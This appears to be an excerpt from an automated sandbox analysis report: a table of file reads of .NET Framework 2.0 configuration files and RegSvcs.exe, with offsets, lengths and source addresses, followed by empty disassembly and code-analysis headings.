WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe	unknown	512	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	4C0A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	4C0A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4096	success or wait	1	4C0A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4096	end of file	1	4C0A53	ReadFile

Disassembly

Code Analysis